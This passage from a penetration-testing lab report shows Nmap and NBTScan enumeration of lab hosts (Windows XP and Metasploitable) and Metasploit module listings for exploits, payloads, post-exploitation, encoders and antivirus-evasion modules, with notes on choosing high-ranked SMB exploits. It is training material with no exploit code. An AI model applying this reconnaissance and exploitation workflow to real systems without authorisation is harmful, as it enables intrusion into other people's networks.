- **HTTP Server Information:** Default scripts might detect open directories, outdated versions, or default credentials for applications.

➢ Scan Results for Target 192.168.217.132 (Windows XP):

1. **Open Ports and Associated Services:**

   - Ports such as **135** (**RPC**), **139/445** (**SMB**), and **3389** (**RDP**) will be scanned with additional checks for vulnerabilities.

2. **Vulnerabilities and Misconfigurations:**

   - **SMBv1 Vulnerabilities:** Detected due to the outdated **SMB protocol on Windows XP.**
   - **RDP Configuration Issues:** Scripts might detect weak **RDP** settings or lack of encryption.
   - **NetBIOS Enumeration:** Information about shared resources, users, and domain configuration.

❖ Significance of Default Scripts in Reconnaissance

1. **Efficient Discovery of Critical Vulnerabilities:**

   - Default scripts are optimized to identify common misconfigurations and vulnerabilities such as open **FTP logins, public SMB shares,** and **outdated service versions**.

2. **Automation of Enumeration Tasks:**

   - Tasks like **identifying SSL certificates**, **HTTP headers**, or supported **SSH protocols** are automatically performed, saving significant manual effort.

3. **Identifying Low-Hanging Fruit:**

   Default scripts help uncover easily exploitable vulnerabilities, such as:

   - **Open directories on web servers.**
   - **Weak authentication mechanisms.**

4. **Comprehensive Reconnaissance:**

- **Scripts combine service detection, version identification**, and security checks to provide a clear picture of the target's security posture.

5. **Starting Point for Deeper Testing:**

- **Results from -sC scans** inform which services or vulnerabilities to focus on during detailed testing, making it a key step in the testing lifecycle.

✓ By performing default Nmap script scans, I can quickly uncover critical flaws, saving time and improving the efficiency of testing process.

Task 5

Perform a Network Range Scan Using NBTScan

NBTScan is a command-line tool that scans a network range for **NetBIOS** information, including **machine names**, **MAC addresses**, and **workgroups**. It's commonly used in reconnaissance to enumerate devices on a local network.

Command to Run NBTScan is *"nbtscan -v 192.168.217.0/24"*

```
┌──(raven㉿SPYDER)-[~]
└─$ nbtscan -v 192.168.217.0/24

Doing NBT name scan for addresses from 192.168.217.0/24


NetBIOS Name Table for Host 192.168.217.132:

Name             Service          Type
---------------------------------------
RAGDOLLF-F9AC5A  <00>             UNIQUE
RAGDOLLF-F9AC5A  <20>             UNIQUE
WORKGROUP        <00>              GROUP
WORKGROUP        <1e>              GROUP

Adapter address: 00:0c:29:75:41:22
---------------------------------------

NetBIOS Name Table for Host 192.168.217.131:
```

```
┌──(raven㉿SPYDER)-[~]
└─$ nbtscan 192.168.217.132
Doing NBT name scan for addresses from 192.168.217.132

IP address       NetBIOS Name     Server    User             MAC address
-------------------------------------------------------------------------------
192.168.217.132  RAGDOLLF-F9AC5A  <server>  <unknown>        00:0c:29:75:41:22
```

- **Analysis of the Output**
  Host 192.168.217.132 (Window XP)
  1. **NetBIOS Name:** ***RAGDOLLF-F9AC5A***
     - **<00>** and **<20>** types indicate a unique **NetBIOS** name.
     - **<00>** is a workstation service, while **<20>** indicates a file server service.
  2. **Workgroup:** ***WORKGROUP***
     - **<00>** and **<1e>** types signify group names related to the workgroup.
  3. **MAC Address: 00:0c: 29:75:41:22**
     - This matches the **NetBIOS adapter**.

Host 192.168.217.131 (Metasploit's)

1. **NetBIOS Name:** ***METASPLOITABLE***

- **<00>, <03>,** and **<20>** indicate unique **NetBIOS** names for **workstation**, **messaging**, and **server services**.

2. **Special Entry: *__MSBROWSE__***
   - **<01>** indicates this host is a local master browser responsible for network browsing functions in the workgroup.
3. **Workgroup: *WORKGROUP***
   - **<00>, <1d>,** and **<1e>** types indicate the **group name** and **domain master** browser role.

```
┌──(raven㉿SPYDER)-[~]
└─$ nbtscan 192.168.217.131
Doing NBT name scan for addresses from 192.168.217.131

IP address       NetBIOS Name     Server    User             MAC address
--------------------------------------------------------------------------
192.168.217.131  METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```

✓ **-v option is used for additional details might include:**

- **NetBIOS Flags:** Descriptions of specific roles (e.g., **PDC**, **BDC**, **Workstation**).
- **Services:** Active services detected on the host.
- **Additional Network Information:** Details about shared resources or roles.

Field	Description
IP Address	The IP address of the target machine.
NetBIOS Name	The NetBIOS name of the device (used for identification in older Windows networks).
Server/User	Indicates if the machine is a server or user workstation.
MAC Address	The physical address of the device's network interface.

❖ Significance of the -v Option

1. **Provides Context for Enumeration:**

- The verbose output includes detailed **NetBIOS** flags, which help understand the role of the device (e.g., **domain controller, workstation, file server**).

2. **Enhances Target Selection:**


- Knowing which machines are servers or have shared resources allows to prioritize high-value targets.

3. **Improves Network Understanding:**

- Additional details about the **network's workgroup/domain** configuration can reveal misconfigurations or weaknesses in segmentation.

4. **Easier Vulnerability Mapping:**

- Identifying shared resources and services provides a basis for further exploitation (e.g., **accessing shared folders**, **launching SMB attacks**).



✓ Why NetBIOS Scanning Is Important

1. **Legacy Protocol Vulnerabilities:**

- Many systems still rely on **NetBIOS**, which is susceptible to enumeration, spoofing, and denial-of-service attacks.

2. **Identifying Key Hosts:**

- NetBIOS names often describe the role of the machine, making it easier to identify valuable targets like file servers or domain controllers.

3. **Reconnaissance and Pivoting:**

- Information gathered during **NetBIOS** scans can assist in lateral movement by revealing shares or credentials.

Project 2

Task:1 Exploring Metasploit Modules

Metasploit Framework is a powerful penetration testing tool with a modular structure. The "**show"** command in Metasploit is used to list available modules, which are categorized based on their function.

"msfconsole" is the primary command-line interface for the Metasploit Framework, a powerful and widely used penetration testing tool. It allows security professionals and ethical hackers to interact with Metasploit's extensive library of exploits, payloads, auxiliary tools, and post-exploitation modules.

❖ Key Features of msfconsole:

1. **Module Management:**
   - Enables you to search, load, and execute various types of Metasploit modules, including exploits, payloads, auxiliary, and post-exploitation tools.
2. **Script Automation:**
   - Allows users to script and automate penetration testing tasks for efficiency.
3. **Interactivity:**
   - Provides an interactive environment to explore target vulnerabilities and conduct advanced exploitation techniques.
4. **Customization:**
   - Users can modify or create custom modules tailored to specific scenarios.


❖ Common Use Cases for msfconsole:

1. **Enumeration:**
   - Use auxiliary modules to scan and gather information about target systems.
2. **Exploitation:**
   - Exploit known vulnerabilities in software or services to gain access to target systems.
3. **Payload Deployment:**
   - Deliver payloads to execute specific actions, such as launching a reverse shell or a Meterpreter session.
4. **Post-Exploitation:**
   - Use post modules to **gather information**, **maintain access,** or move laterally across a network.

➢ Categories of Modules

1. Exploit Modules

- **Description**: Exploit modules contain code that takes advantage of vulnerabilities in target systems. These are the core of most attacks.
- **Example Usage:** Targeting vulnerable services like **SMB, FTP, HTTP**, or specific software vulnerabilities.
- ***"msf > show exploits"***



```
msf6 > show exploits

Exploits
========

   #     Name                                                                  Disclosure Date  Rank       Check  Description
   -     ----                                                                  ---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path                                         2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1     exploit/aix/local/invscout_rpm_priv_esc                               2023-04-24       excellent  Yes    invscout RPM Privilege Escalation
   2     exploit/aix/local/xorg_x11_server                                     2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalati
on
   3     exploit/aix/rpc_cmsd_opcode21                                         2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc
.cmsd) Opcode 21 Buffer Overflow
   4     exploit/aix/rpc_ttdbserverd_realpath                                  2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_re
alpath Buffer Overflow (AIX)
   5     exploit/android/adb/adb_server_exec                                   2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload
Execution
   6     exploit/android/browser/samsung_knox_smdm_url                         2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   7     exploit/android/browser/stagefright_mp4_tx3g_64bit                    2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Ove
rflow
   8     exploit/android/browser/webview_addjavascriptinterface                2012-12-21       excellent  No     Android Browser and WebView addJavascrip
tInterface Code Execution
   9     exploit/android/fileformat/adobe_reader_pdf_js_interface              2014-04-13       good       No     Adobe Reader for Android addJavascriptIn
terface Exploit
   10    exploit/android/local/binder_uaf                                      2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   11    exploit/android/local/futex_requeue                                   2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel
 Exploit
   12    exploit/android/local/janus                                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   13    exploit/android/local/put_user_vroot                                  2013-09-06       excellent  No     Android get_user/put_user Exploit
   14    exploit/android/local/su_exec                                         2017-08-31       manual     No     Android 'su' Privilege Escalation
   15    exploit/apple_ios/browser/safari_jit                                  2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
   16    exploit/apple_ios/browser/safari_libtiff                              2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Ov
erflow
   17    exploit/apple_ios/browser/webkit_createthis                           2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusio
n
   18    exploit/apple_ios/browser/webkit_trident                              2016-08-25       manual     No     WebKit not_number defineProperties UAF
   19    exploit/apple_ios/email/mobilemail_libtiff                            2006-08-01       good       No     Apple iOS
flow
```

2. Auxiliary Modules

- **Description:** Auxiliary modules perform functions other than exploitation, such as **scanning, reconnaissance, and DoS attacks**.
- **Example Usage:** Scanning for **open ports**, **enumerating services**, or **brute-forcing credentials.**
- **"msf > show auxiliary"**

```
msf6 >
msf6 > show auxiliary

Auxiliary
=========

   #     Name                                                  Disclosure Date  Rank    Check  Description
   -     ----                                                  ---------------  ----    -----  -----------
   0     auxiliary/admin/2wire/xslt_password_reset             2007-08-15       normal  No     2Wire Cross
-Site Request Forgery Password Reset Vulnerability
   1     auxiliary/admin/android/google_play_store_uxss_xframe_rce  .           normal  No     Android Bro
wser RCE Through Google Play Store XFO
   2     auxiliary/admin/appletv/appletv_display_image         .                normal  No     Apple TV Im
age Remote Control
   3     auxiliary/admin/appletv/appletv_display_video         .                normal  No     Apple TV Vi
deo Remote Control
   4     auxiliary/admin/atg/atg_client                        .                normal  No     Veeder-Root
 Automatic Tank Gauge (ATG) Administrative Client
   5     auxiliary/admin/aws/aws_launch_instances              .                normal  No     Launches Ho
sts in AWS
   6     auxiliary/admin/backupexec/dump                       .                normal  No     Veritas Bac
kup Exec Windows Remote File Access
   7     auxiliary/admin/backupexec/registry                   .                normal  No     Veritas Bac
kup Exec Server Registry Access
   8     auxiliary/admin/chromecast/chromecast_reset           .                normal  No     Chromecast
Factory Reset DoS
   9     auxiliary/admin/chromecast/chromecast_youtube         .                normal  No     Chromecast
YouTube Remote Control
   10    auxiliary/admin/citrix/citrix_netscaler_config_decrypt  2022-05-19     normal  No     Decrypt Cit
```

3. Post-Exploitation Modules

- **Description:** Used after a system is compromised to **maintain access**, **gather information**, or **escalate privileges**.
- **Example Usage:** Dumping passwords, gathering sensitive information, or enabling persistence.
- ***"msf > show post"***


```
msf6 > show post

Post
====

   #    Name                                          Disclosure Date  Rank       Check  Description
   -    ----                                          ---------------  ----       -----  -----------
   0    post/aix/hashdump                             .                normal     No     AIX Gather Dump Pass
word Hashes
   1    post/android/capture/screen                   .                normal     No     Android Screen Captu
re
   2    post/android/gather/hashdump                  .                normal     No     Android Gather Dump
Password Hashes for Android Systems
   3    post/android/gather/sub_info                  .                normal     No     extracts subscriber
info from target device
   4    post/android/gather/wireless_ap               .                normal     No     Displays wireless SS
IDs and PSKs
   5    post/android/local/koffee                     2020-12-02       normal     No     KOFFEE - Kia OFFensi
vE Exploit
   6    post/android/manage/remove_lock               2013-10-11       normal     No     Android Settings Rem
ove Device Locks (4.0-4.3)
   7    post/android/manage/remove_lock_root          .                normal     No     Android Root Remove
Device Locks (root)
   8    post/apple_ios/gather/ios_image_gather        .                normal     No     iOS Image Gatherer
   9    post/apple_ios/gather/ios_text_gather         .                normal     No     iOS Text Gatherer
   10   post/bsd/gather/hashdump                      .                normal     No     BSD Dump Password Ha
shes
   11   post/firefox/gather/cookies                   2014-03-26       normal     No     Firefox Gather Cooki
es from Privileged Javascript Shell
```

4. Payload Modules

- **Description:** Payloads are the code executed on a target system after exploitation. They can range from simple command execution to complex remote shells.

Types of Payloads:

- **Singles:** Standalone code (e.g., execute a command).
- **Stagers:** Small loaders that connect back to Metasploit and fetch a larger payload.
- **Stages:** The actual payload delivered by the stager.
- ***"msf > show payloads."***



```
msf6 > show payloads

Payloads
========

   #     Name                                                Disclosure Date  Rank    Check  Descripti
on
   -     ----                                                ---------------  ----    -----  ---------
--
   0     payload/aix/ppc/shell_bind_tcp                      .                normal  No     AIX Comma
nd Shell, Bind TCP Inline
   1     payload/aix/ppc/shell_find_port                     .                normal  No     AIX Comma
nd Shell, Find Port Inline
   2     payload/aix/ppc/shell_interact                      .                normal  No     AIX execv
e Shell for inetd
   3     payload/aix/ppc/shell_reverse_tcp                   .                normal  No     AIX Comma
nd Shell, Reverse TCP Inline
   4     payload/android/meterpreter/reverse_http            .                normal  No     Android M
eterpreter, Android Reverse HTTP Stager
   5     payload/android/meterpreter/reverse_https           .                normal  No     Android M
eterpreter, Android Reverse HTTPS Stager
   6     payload/android/meterpreter/reverse_tcp             .                normal  No     Android M
eterpreter, Android Reverse TCP Stager
   7     payload/android/meterpreter_reverse_http            .                normal  No     Android M
eterpreter Shell, Reverse HTTP Inline
   8     payload/android/meterpreter_reverse_https           .                normal  No     Android M
eterpreter Shell, Reverse HTTPS Inline
   9     payload/android/meterpreter_reverse_tcp             .                normal  No     Android M
eterpreter Shell, Reverse TCP Inline
```

5. Encoders

- **Description:** Encoders are used to obfuscate payloads to evade antivirus and intrusion detection systems.
- **Example Usage:** Avoiding detection by encoding the payload before delivery.
- ***"msf > show encoders."***

```
msf6 > show encoders

Encoders
========

   #   Name                              Disclosure Date  Rank       Check  Description
   -   ----                              ---------------  ----       -----  -----------
   0   encoder/cmd/base64                .                good       No     Base64 Command Encoder
   1   encoder/cmd/brace                 .                low        No     Bash Brace Expansion Command Encoder
   2   encoder/cmd/echo                  .                good       No     Echo Command Encoder
   3   encoder/cmd/generic_sh            .                manual     No     Generic Shell Variable Substitution Command E
ncoder
   4   encoder/cmd/ifs                   .                low        No     Bourne ${IFS} Substitution Command Encoder
   5   encoder/cmd/perl                  .                normal     No     Perl Command Encoder
   6   encoder/cmd/powershell_base64     .                excellent  No     Powershell Base64 Command Encoder
   7   encoder/cmd/printf_php_mq         .                manual     No     printf(1) via PHP magic_quotes Utility Comman
d Encoder
   8   encoder/generic/eicar             .                manual     No     The EICAR Encoder
   9   encoder/generic/none              .                normal     No     The "none" Encoder
   10  encoder/mipsbe/byte_xori          .                normal     No     Byte XORi Encoder
   11  encoder/mipsbe/longxor            .                normal     No     XOR Encoder
   12  encoder/mipsle/byte_xori          .                normal     No     Byte XORi Encoder
   13  encoder/mipsle/longxor            .                normal     No     XOR Encoder
   14  encoder/php/base64                .                great      No     PHP Base64 Encoder
   15  encoder/ppc/longxor               .                normal     No     PPC LongXOR Encoder
   16  encoder/ppc/longxor_tag           .                normal     No     PPC LongXOR Encoder
   17  encoder/ruby/base64               .                great      No     Ruby Base64 Encoder
   18  encoder/sparc/longxor_tag         .                normal     No     SPARC DWORD XOR Encoder
   19  encoder/x64/xor                   .                normal     No     XOR Encoder
```

6. NOP Generators

- **Description:** NOPs (No Operation) are used to pad payloads, ensuring they fit into the memory buffer correctly.
- **Example Usage:** Maintaining payload alignment or bypassing protections like ASLR.
- ***"msf > show nops."***

```
msf6 >
msf6 > show nops

NOP Generators
==============

   #   Name                Disclosure Date  Rank    Check  Description
   -   ----                ---------------  ----    -----  -----------
   0   nop/aarch64/simple  .                normal  No     Simple
   1   nop/armle/simple    .                normal  No     Simple
   2   nop/cmd/generic     .                normal  No     Generic Command Nop Generator
   3   nop/mipsbe/better   .                normal  No     Better
   4   nop/php/generic     .                normal  No     PHP Nop Generator
   5   nop/ppc/simple      .                normal  No     Simple
   6   nop/sparc/random    .                normal  No     SPARC NOP Generator
   7   nop/tty/generic     .                normal  No     TTY Nop Generator
   8   nop/x64/simple      .                normal  No     Simple
   9   nop/x86/opty2       .                normal  No     Opty2
   10  nop/x86/single_byte .                normal  No     Single Byte

msf6 >
```

7. Evasion Modules

- **Description:** Evasion modules are designed to bypass security mechanisms such as antivirus or endpoint detection systems.
- **Example Usage:** Generating payloads that bypass antivirus during delivery.
- ***"msf > show evasion."***

```
msf6 > show evasion

Evasion
=======

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   0  evasion/windows/applocker_evasion_install_util      .                normal  No     Applocker Evasion - .NET Framework
 Installation Utility
   1  evasion/windows/applocker_evasion_msbuild           .                normal  No     Applocker Evasion - MSBuild
   2  evasion/windows/applocker_evasion_presentationhost  .                normal  No     Applocker Evasion - Windows Presen
tation Foundation Host
   3  evasion/windows/applocker_evasion_regasm_regsvcs    .                normal  No     Applocker Evasion - Microsoft .NET
 Assembly Registration Utility
   4  evasion/windows/applocker_evasion_workflow_compiler .                normal  No     Applocker Evasion - Microsoft Work
flow Compiler
   5  evasion/windows/process_herpaderping                .                normal  No     Process Herpaderping evasion techn
ique
   6  evasion/windows/syscall_inject                      .                normal  No     Direct windows syscall evasion tec
hnique
   7  evasion/windows/windows_defender_exe                .                normal  No     Microsoft Windows Defender Evasive
 Executable
   8  evasion/windows/windows_defender_js_hta             .                normal  No     Microsoft Windows Defender Evasive
 JS.Net and HTA

msf6 >
```

❖ Explanation of Module Function:

Understanding each category is critical for effective penetration testing:

1. **Exploits:** Identify and leverage vulnerabilities to gain unauthorized access.
2. **Auxiliary:** Support reconnaissance and initial enumeration before exploitation.
3. **Post-Exploitation:** Expand the attack's scope after compromising the system.
4. **Payloads:** Define the code executed on the target, enabling remote control or information theft.
5. **Encoders and NOPs:** Bypass security measures and ensure proper payload functionality.
6. **Evasion:** Address evolving defenses like antivirus and endpoint protecti on.

Documenting these findings and categorizing modules enhances your ability to select the right tools for specific phases of penetration testing.

- ***Why is msfconsole Important?***
  - **Central Interface:** It serves as the primary interaction point for the Metasploit Framework, consolidating all tools and capabilities in one place.
  - **Efficiency:** Streamlines penetration testing workflows with built-in commands, shortcuts, and robust logging.
  - **Flexibility:** Supports a variety of tasks, from vulnerability scanning to advanced exploitation techniques.

Metasploit's msfconsole is integral for any penetration tester or ethical hacker, offering a comprehensive platform to simulate real-world attacks and assess the security of target systems.

Task 2

Enumerating SMB Exploits in Metasploit

1. **Search for SMB Exploits *"msf > search smb"***

```
msf6 > search smb

Matching Modules
================

   #    Name                                                      Disclosure Date  Rank       Check  Description
   -    ----                                                      ---------------  ----       -----  -----------
   0    exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote
 Code Execution
   1      \_ target: Java                                         .                .          .      .
   2      \_ target: Linux                                        .                .          .      .
   3      \_ target: Windows                                      .                .          .      .
   4      \_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)  .                .          .      .
   5    exploit/osx/browser/safari_file_policy                    2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   6      \_ target: Safari 5.1 on OS X                           .                .          .      .
   7      \_ target: Safari 5.1 on OS X with Java                 .                .          .      .
   8    auxiliary/server/capture/smb                              .                normal     No     Authentication Capture: SMB
   9    post/linux/busybox/smb_share_root                         .                normal     No     BusyBox SMB Sharing
   10   exploit/linux/misc/cisco_rv340_sslvpn                     2022-02-02       good       Yes    Cisco RV340 SSL VPN Unauthenticated Remote Co
de Execution
   11   auxiliary/scanner/http/citrix_dir_traversal               2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Sc
anner
   12   auxiliary/gather/crushftp_fileread_cve_2024_4040          .                normal     Yes    CrushFTP Unauthenticated Arbitrary File Read
   13   auxiliary/scanner/smb/impacket/dcomexec                   2018-03-19       normal     No     DCOM Exec
   14   auxiliary/scanner/smb/impacket/secretsdump                .                normal     No     DCOM Exec
   15   auxiliary/scanner/dcerpc/dfscoerce                        .                normal     No     DFSCoerce
   16   exploit/windows/scada/ge_proficy_cimplicity_gefebt        2014-01-23       excellent  Yes    GE Proficy CIMPLICITY gefebt.exe Remote Code
Execution
   17   exploit/windows/smb/generic_smb_dll_injection             2015-03-04       manual     No     Generic DLL Injection From Shared Resource
   18     \_ target: Windows x86                                  .                .          .      .
   19     \_ target: Windows x64                                  .                .          .      .
   20   exploit/windows/http/generic_http_dll_injection           2015-03-04       manual     No     Generic Web Application DLL Injection
   21     \_ target: Windows x86                                  .                .          .      .
   22     \_ target: Windows x64                                  .                .          .      .
   23   exploit/windows/smb/group_policy_startup                  2015-01-26       manual     No     Group Policy Script Execution From Shared Res
ource
   24     \_ target: Windows x86                                  .                .          .      .
   25     \_ target: Windows x64                                  .                .          .      .
```

- **Counting exploits by Rank**
  - **Excellent Exploits: 33**
  - **Great Exploits: 0**

```
msf6 >
msf6 > search smb rank:excellent

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Des
cription
   -   ----                                                ---------------  ----       -----  ---
--------
   0   exploit/windows/scada/ge_proficy_cimplicity_gefebt  2014-01-23       excellent  Yes    GE
Proficy CIMPLICITY gefebt.exe Remote Code Execution
   1   exploit/windows/misc/hp_dataprotector_install_service  2011-11-02       excellent  Yes    HP
Data Protector 6.10/6.11/6.20 Install Service
   2   exploit/windows/misc/hp_dataprotector_cmd_exec      2014-11-02       excellent  Yes    HP
Data Protector 8.10 Remote Command Execution
   3   exploit/windows/smb/ipass_pipe_exec                 2015-01-21       excellent  Yes    IPa
ss Control Pipe Remote Command Execution
   4     \_ target: Windows x32                            .                .          .      .
   5     \_ target: Windows x64                            .                .          .      .
   6   exploit/windows/smb/smb_relay                       2001-03-31       excellent  No     MS0
8-068 Microsoft Windows SMB Relay Code Execution
   7     \_ action: CREATE_SMB_SESSION                     .                .          .      Do
not close the SMB connection after relaying, and instead create an SMB session
   8     \_ action: PSEXEC                                 .                .          .      Use
 the SMB Connection to run the exploit/windows/psexec module against the relay target
   9     \_ target: Automatic                              .                .          .      .
   10    \_ target: PowerShell                             .                .          .      .
   11    \_ target: Native upload                          .                .          .      .
```

```
   21    \_ target: DLL                                                                .               .          .      .
   22    \_ target: PSH                                                                .               .          .      .
   23  exploit/windows/browser/java_ws_double_quote                                    2012-10-16      excellent  No     Sun
 Java Web Start Double Quote Injection
   24    \_ target: Automatic                                                          .               .          .      .
   25    \_ target: Java Runtime 1.6.31 to 1.6.35 and 1.7.03 to 1.7.07 on Windows x86  .               .          .      .
   26  exploit/windows/browser/java_ws_arginject_altjvm                                2010-04-09      excellent  No     Sun
 Java Web Start Plugin Command Line Argument Injection
   27    \_ target: Automatic                                                          .               .          .      .
   28    \_ target: Java Runtime on Windows x86                                        .               .          .      .
   29  exploit/windows/browser/java_ws_vmargs                                          2012-02-14      excellent  No     Sun
 Java Web Start Plugin Command Line Argument Injection
   30    \_ target: Automatic                                                          .               .          .      .
   31    \_ target: Java Runtime on Windows x86                                        .               .          .      .
   32  exploit/windows/fileformat/theme_dll_hijack_cve_2023_38146                      2023-09-13      excellent  No     The
mebleed- Windows 11 Themes Arbitrary Code Execution CVE-2023-38146
   33  exploit/multi/http/pgadmin_session_deserialization                              2024-03-04      excellent  Yes    pgA
dmin Session Deserialization RCE


Interact with a module by name or index. For example info 33, use 33 or use exploit/multi/http/pgadmin_session_deserializatio
n
```

❖ Significance of Exploit Rankings

1. **Reliability and Stability:**
   - **Excellent:** These exploits are highly reliable and have a low chance of crashing the target system, making them ideal for stealthy operations or critical engagements.
   - **Great:** These exploits are reliable but may require specific conditions to work, such as certain configurations or manual adjustments.

2. **Impact on Target:**
   - Using poorly ranked exploits (e.g., "**Normal**" or "**Average**") increases the risk of crashing services, alerting defenses, or leaving incomplete results.
3. **Operational Efficiency:**
   - Focusing on exploits ranked "**Excellent**" or "**Great**" ensures a higher likelihood of success and reduces troubleshooting time.

✓ Why Ranking Matters?

In penetration testing, you often work within tight time constraints. High-ranking exploits allow for faster and safer operations.

